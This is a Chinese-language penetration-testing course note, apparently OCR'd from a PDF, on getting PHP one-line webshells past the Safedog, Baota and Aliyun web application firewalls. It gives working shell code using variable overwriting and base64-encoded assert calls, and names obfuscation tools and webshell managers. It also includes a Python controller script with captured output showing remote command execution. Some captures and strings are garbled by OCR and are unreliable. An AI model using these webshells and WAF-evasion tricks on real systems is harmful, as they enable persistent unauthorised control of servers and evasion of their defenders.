
Day48 WAF绕过-权限控制 之代码混淆及行为造轮子



48.1 Safedog-手写覆盖变量简易代码绕过-代码层

正常情况下:



您请求的页面包含一些不合理的内容,已被网站管理员设置拦截!

可能原因: 您请求的页面包含一些不合理的内容

如何解决:


- 1) 检查提交内容;
- 2) 如网站托管,请联系空间提供商;
- 3) 普通网站访客, 请联系网站管理员

```
●●●
1 一句话木马: <?php assert($_POST['chopper']);?>
```


变量覆盖:通过把敏感字符写到参数上,绕过WAF:

```
1 <?php
2 $a=$_GET['x'];
3 $$a=$_GET['y'];
4 $b($_POST['z']);
5 ?>
6 //传参: ?x=b&y=assert
7 //$a=b $$a=$b=assert
8 //$b($_POST['z'])变成assert($_POST['z']);
9 可以绕过safedog查杀
```

上传成功后,访问: http://127.0.0.1:8081/x/1.php?x=b&y=a ssert,并且(可以用hackbar插件)postdata:z=phpinfo();safedog 不拦截



采取上述覆盖变量的方式可以绕过安全狗查杀,但是会被宝塔拦截。原因是:宝塔过滤规则里定义了phpinfo()等关键字:



所以可以配套使用编码解码方式绕过宝塔:

```
1 <?php
2 $a=$_GET['x'];
3 $$a=$_GET['y'];
4 $b(base64_decode($_POST['z']));
5 ?>
6
7 上传成功后,
8 访问: http://127.0.0.1:8081/x/1.php?x=b&y=assert
9 并且(可以用hackbar插件)postdata:z=cGhwaw5mbygpOw==
```

测试,成功:



48.2 Safedog-基于接口类加密混淆代码绕过-代码层

上传一句话木马:



木马文件被安全狗查杀:



48.2.1 加密混淆的方法绕过-使用enPHP工具加密混淆代码

执行命令:

加密混淆后木马:






48.2.2 加密混淆的方法绕过-phpjiami在线加密混淆



Parse error: syntax error, unexpected '?', expecting '}' in D:\phpStudy\PHPTutorial\WWW\xscj\test2.php on line 1

48.2.3 加密混淆的方法绕过-phpjiami在线加密混淆



生成一句话反杀木马:

如果不传参id的话,就不base解密mr6,如果传参id的话,就base解密mr6:





48.3 Safedog,BT,Aliyun-基于冰蝎新型控制器绕过全面测试-行为层



- 1 3个工具比较:
- 2 菜刀:已经不再更新了,无插件(看举例1),单向加密传输,打5 分,不建议使用。
- 3 蚁剑:持续更新状态,有插件,扩展性强,缺点是单向加密传输, 打8分。
- 4 冰蝎: 持续更新状态,未知插件,扩展性强,双向加密传输,偏向 于后渗透,可以联动msf.,打分9分,推荐使用。



- 1 下载地址:
- 2 冰蝎:

https://github.com/rebeyond/Behinder/releases/

3 蚁剑:

https://github.com/AntSwordProject/antSword/relea


ses

48.3.1 单向加密传输VS双向加密传输


单向加密传输:请求参数加密,响应不加密。

双向加密传输:请求加密,响应加密,更好地保护数据传输,防止

waf拦截被杀。



菜刀单向传输,抓取数据包:



菜刀单向传输,模拟发包:



Warning: Unexpected character in input: "(ASCII=1) state=0 in D\aphstudy\PHFTutorial\WWW\xxxx.php(1): assert code on line 1
->|/ 2020-09-26 12:34:30 16384 0777. | 2020-07-17 12:41:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 12:241:28 4096 0777 | 16:241:28 4096 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 | 16:241:28 600 0777 |

冰蝎-双向加密传输-抓包查看:






```
| PORT / Xecj/shell.php NTEF/1.1
| Accept text/html.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/shtal-xml.application/sh
```

48.4 Safedog,BT,Aliyun-基于手写新型控制器绕过全面测试-行为层

使用工具连接木马时,waf可能会通过工具的指纹实现拦截,此时我们可以采用如下方法绕过:1、指纹变异2、自己造轮子举例如下,自己写脚本模拟工具,上面那种行为会被拦截,所以我们可以自己写控制器





```
1 python代码:
2 import requests
3 import base64
4
5 url = input("请输入你的后门地址")
6 path = {
7    'z':'dmFyX2R1bXAoc2NhbmRpcigiLiIpKTs='
8 }
9 result = requests.post(url, data=path).text
10 print(result)
```

```
E:\Python38\python.exe C:/Users/lenovo/Desktop/python脚本/shell.py
请输入你的后门地址http://192.168.224.130/xscj/shell.php?x=b&y=assert
array(17) {
 [0]=>
 string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(10) ".buildpath"
  [3]=>
  string(8) ".project"
  [4]=>
  string(9) ".settings"
  string(16) "_mmServerScripts"
  [6]=>
  string(6) "_notes"
  [7]=>
```

资源:

- 1 https://github.com/djunny/enphp
- 2 https://www.phpjiami.com/phpjiami.html
- 3 https://github.com/rebeyond/Behinder/releases/
- 4 https://github.com/AntSwordProject/antSword/relea
 ses
- 5 https://pan.baidu.com/s/1msqO2kps139NNP9ZEIAVHw 提取码: xiao